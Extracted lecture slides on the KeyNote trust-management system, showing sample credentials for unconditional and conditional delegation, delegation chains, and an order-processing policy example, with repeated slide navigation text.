
Multiple Licensees

▷ Evaluation

Delegation

Delegation Chains

Conditional Trust



Delegation in KeyNote I

KeyNote

Unconditional Trust

CA Policy

Multiple Licensees

Evaluation

▷ Delegation

Delegation Chains

Conditional Trust

KeyNote—Version: 2

Comment: cert1 A simple certificate **for** the public—key of the \ given licensee , as **signed** by the authorizer \ Authorizer delegates unconditional trust to licensee

Local—Constants:

KEY_CA1=" rsa—hex:3048024100cab2bd3bacf508509ee9f7154fbd76\
19806a81a9b7f477d3c6abe4558c220cf37ed54825114f1cb\
0d768daf988e548f980f4528c1e391ff44ad2bbba6037905d\
0203010001"

KEY_USR1=" rsa—hex:3048024100bd084d3e8c3544973d99ba50cf8abb\
26c99b11d260d66a32b9ffb11c394cb449f81af48861c1fd4\
929f70250fb852b08d7741e49ac634c7add00e68e970fb0af\
0203010001"

Authorizer : KEY_CA1

Licensees : KEY_USR1

Signature : " sig—rsa—md5—hex:1f1faec99d58c4241dd2c2028cc56fa9\
543fdd783857a7fc6ff82f0b4678829cf89b260fef8bf94bb\
a1dd45ccb5d925228e8134e4ed9de5c63b7c86611b74a4a"

Evaluating Requests

KeyNote

Unconditional Trust

CA Policy


Multiple Licensees

Evaluation

▷ **Delegation**

Delegation Chains

Conditional Trust



Delegation in KeyNote I

KeyNote

Unconditional Trust

CA Policy

Multiple Licensees

Evaluation

▷ Delegation

Delegation Chains

Conditional Trust

KeyNote—Version: 2

Comment: cert2 A simple certificate **for** the public—key of the\
given licensee , as **signed** by the authorizer \
Authorizer delegates unconditional trust to licensee

Local—Constants:

KEY_USR1 = "rsa—hex:3048024100bd084d3e8c3544973d99ba50cf8abb\
26c99b11d260d66a32b9ffb11c394cb449f81af48861c1fd4\
929f70250fb852b08d7741e49ac634c7add00e68e970fb0af\
0203010001"

KEY_USR2 =

"rsa—hex:3048024100c11d49743994cd35d84f1bbe1e3c1f\
3c9ad90fa38ff9a19120f8a9325a639b120ae225c4919e166\
eb88daadb9bc5eb98443422d55edaa232e626eb6b4849a1df\
0203010001"

Authorizer : KEY_USR1

Licensees : KEY_USR2

Signature :....

Evaluating Requests

KeyNote

Unconditional Trust

CA Policy


Multiple Licensees

Evaluation

▷ Delegation

Delegation Chains

Conditional Trust



Evaluating Requests

KeyNote

Unconditional Trust

CA Policy


Multiple Licensees

Evaluation

▷ **Delegation**

Delegation Chains

Conditional Trust



Delegation in KeyNote II

KeyNote

Unconditional Trust

CA Policy

Multiple Licensees


Evaluation

Delegation

▷ Delegation Chains

Conditional Trust

```
KeyNote-Version: 2
Comment: Cert3
Local-Constants:
KEY_CA2 = ....
KEY_USR3 = ....
Authorizer: KEY_CA2
Licensees: KEY_USR3
Signature :....
```



Delegation in KeyNote II

KeyNote

Unconditional Trust

CA Policy

Multiple Licensees


Evaluation

Delegation

▷ Delegation Chains

Conditional Trust

```
KeyNote-Version: 2
Comment: Cert4
Local-Constants:
KEY_CA3 = ....
KEY_USR4 = ....
Authorizer: KEY_CA3
Licensees: KEY_USR4
Signature :....
```



Delegation in KeyNote III

KeyNote

Unconditional Trust

CA Policy

Multiple Licensees


Evaluation

Delegation

▷ Delegation Chains

Conditional Trust

```
KeyNote-Version: 2
Comment: Cert5
Local-Constants:
KEY_USR4 = ....
KEY_USR3 = ....
Authorizer: KEY_USR4
Licensees: KEY_USR3
Signature :....
```



Delegation Graph Sketch

KeyNote

Unconditional Trust

CA Policy


Multiple Licensees

Evaluation

Delegation

▷ Delegation Chains

Conditional Trust



KeyNote

Unconditional Trust

▷ **Conditional Trust**

Conditional
Delegation

Architecture

Further Conditions

Non Transitive

N-Person

Conditional Trust

Conditional Delegation

KeyNote

Unconditional Trust

Conditional Trust

Conditional
Delegation

Architecture

Further Conditions

Non Transitive

N-Person

An expression in the KeyNote credential condition field is used to constrain the authorization/delegation.

Consider the order-processing application which accepts two kinds of actions: `prop` and `OK`. We characterize the authorization in terms of attributes (which make up the "Action Environment"):

- `operation` which takes values `prop` and `OK`;
- `app_domain` with value `OrderApp` to distinguish it from any other application.

Our policy credential is specified as follows.

```
KeyNote—Version: 2
Comment: pol4 The Boss is permitted to use the Order Application
Authorizer: POLICY
Licensees: Kboss
Conditions: app_domain == "OrderApp"
&& (operation=="prop" || operation=="OK");
```

Conditional Delegation

KeyNote

Unconditional Trust

Conditional Trust

Conditional Delegation

Architecture


Further Conditions

Non Transitive

N-Person

The owner of key Kboss signs a request proposing a new order and sends it to the Order Processing application.

The order processing application makes a query to KeyNote to determine whether it is safe to carry out this action (does the requester have the authority):



Conditional Delegation

KeyNote

Unconditional Trust

Conditional Trust

▶ Conditional
Delegation

Architecture

Further Conditions

Non Transitive

N-Person

The owner of Kboss delegates order proposing authority to the clerk (who owns public key) Kclerk and approval (OK) authority to Kmgr.

KeyNote—Version: 2

Comment: cert6 The Boss delegates order proposing to the Clerk

Authorizer: Kboss

Licensees: Kclerk

Conditions: app_domain == "OrderApp"

&& operation=="prop" ;

Signature: ... by Kboss

KeyNote—Version: 2

Comment: cert7 The Boss delegates order approval to the manager

Authorizer: Kboss

Licensees: Kmgr

Conditions: app_domain == "OrderApp"

&& operation=="OK" ;

Signature: ... by Kboss

Conditional Delegation

KeyNote

Unconditional Trust

Conditional Trust

Conditional
Delegation


Architecture

Further Conditions

Non Transitive

N-Person

The clerk proposes an order and signing the request.



Conditional Delegation

KeyNote

Unconditional Trust

Conditional Trust

Conditional
Delegation

